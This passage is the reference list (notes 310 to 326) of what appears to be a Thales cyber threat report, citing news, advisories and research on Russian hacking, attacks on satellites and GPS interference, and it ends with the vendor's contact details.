310 Natasha Bertrand, "The Yahoo Hack Is the Clearest Sign yet That Russia Has Merged Criminal Hacking with a Larger Mission," Business Insider, March 18, 2017, https://www.businessinsider.com/yahoo-hack-russia-hacking-2017-3.

311 https://www.businessinsider.com/yahoo-hack-russia-hacking-2017-3?r=US&IR=T

312 Natasha Bertrand, "The Yahoo Hack Is the Clearest Sign yet That Russia Has Merged Criminal Hacking with a Larger Mission."

313 Sandra Erwin, "NRO Warns Satellite Operators of Possible Russian Attacks," SpaceNews, February 23, 2022, https://spacenews.com/nro-chief-warns-satellite-operators-to-secure-their-systems-as-ukraine-crisis-unfolds/.

314 Ed Browne, "Roscosmos Head Rejects Anonymous Claim That Russian Satellites Were Hacked," Newsweek, March 2, 2022, https://www.newsweek.com/roscosmos-head-dmitry-rogozin-anonymous-russian-satellite-hack-1684033.

315 Marc Zaffagni, "Le satellite Ka-Sat cible d'une cyberattaque : des internautes français et des éoliennes allemandes touchés," Futura, March 4, 2022, https://www.futura-sciences.com/tech/breves/cyberguerre-satellite-ka-sat-cible-cyberattaque-internautes-francais-eoliennes-allemandes-touches-6041/.

316 HawkEye 360, "HawkEye 360 Signal Detection Reveals GPS Interference in Ukraine," HawkEye 360 (blog), March 4, 2022, 360, https://www.he360.com/hawkeye-360-signal-detection-reveals-gps-interference-in-ukraine/.

317 Steven Musil, "Elon Musk Warns of Russian Attacks on Donated Starlink Internet Hubs in Ukraine," CNET, March 5, 2022, https://www.cnet.com/science/space/elon-musk-activates-starlink-in-ukraine-amid-internet-disruption/.

318 Bill Toulas, "Finnish Govt Agency Warns of Unusual Aircraft GPS Interference," BleepingComputer, March 11, 2022, https://www.bleepingcomputer.com/news/technology/finnish-govt-agency-warns-of-unusual-aircraft-gps-interference/.

319 CISA, "Strengthening Cybersecurity of SATCOM Network Providers and Customers," Cybersecurity & Infrastructure Security Agency (CISA), March 17, 2022, https://www.cisa.gov/uscert/ncas/alerts/aa22-076a.

320 "Post #18 — Passion BotNet (@PassionBotNet)," TGStat.com, accessed February 20, 2023, https://tgstat.com/channel/@PassionBotNet/18.

321 "ANONYMOUS | RUSSIA," Telegram, accessed February 20, 2023, https://t.me/anon_by/2009.

322 Catalog Rosoboronexport, "R-330ZH," Catalog Rosoboronexport, 2022, http://roe.ru/eng/catalog/air-defence-systems/elint-and-ew-equipment/r-33ozh/.

323 David Stupples, "How Syria Is Becoming a Test Bed for High-Tech Weapons of Electronic Warfare," The Conversation, October 8, 2015, http://theconversation.com/how-syria-is-becoming-a-test-bed-for-high-tech-weapons-of-electronic-warfare-48779.

324 Sergey Sukhankin, "Russian Electronic Warfare in Ukraine: Between Real and Imaginable," Real Clear Defense, May 26, 2017, https://www.realcleardefense.com/articles/2017/05/26/russian_electronic_warfare_in_ukraine_111460.html.

325 C4ADS innovation for peace, "Above Us Only Stars: Exposing GPS Spoofing in Russia and Syria," 2019, https://static1.squarespace.com/static/566ef8b4d8af107232d5358a/t/5c99488beb39314c45e782da/1553549492554/Above+Us+Only+Stars.pdf.

326 Stefan Tanase, "Satellite Turla: APT Command and Control in the Sky," SecureList, September 9, 2015, https://securelist.com/satellite-turla-apt-command-and-control-in-the-sky/72081/.

Cyber Solutions by Thales

cyberdefencesolutions@thalesgroup.com

> cyberthreat.thalesgroup.com <

THALES

Building a future we can all trust